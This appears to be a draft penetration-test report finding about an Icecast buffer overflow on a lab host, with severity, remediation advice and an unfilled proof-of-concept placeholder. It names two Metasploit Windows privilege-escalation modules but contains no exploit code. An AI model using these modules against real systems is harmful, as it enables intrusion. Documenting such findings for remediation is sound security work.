

Icecast application running on 192.168.0.20 allows for a buffer overflow exploit wherein an attacker can remotely gain control of the victim’s system by overwriting the memory on the system utilizing the Icecast flaw, which writes past the end of a pointer array when receiving 32 HTTP headers.

exploit/windows/local/ikeext\_service

exploit/windows/local/ms16\_075\_reflection

Severity: Critical! 10.0

Proof of Concept:

This is where you show the steps you took. Show the client how you exploited the software services. Please include screenshots!

There should be a separate finding for each vulnerability found!

Recommendations

Icecast exploit is an old vulnerability that can be fixed with a patch. Install the latest version of this and all other software.

Encrypt all files/folders that you want to keep a secret

Enable your windows firewall with rules to only explicitly allow traffic on needed ports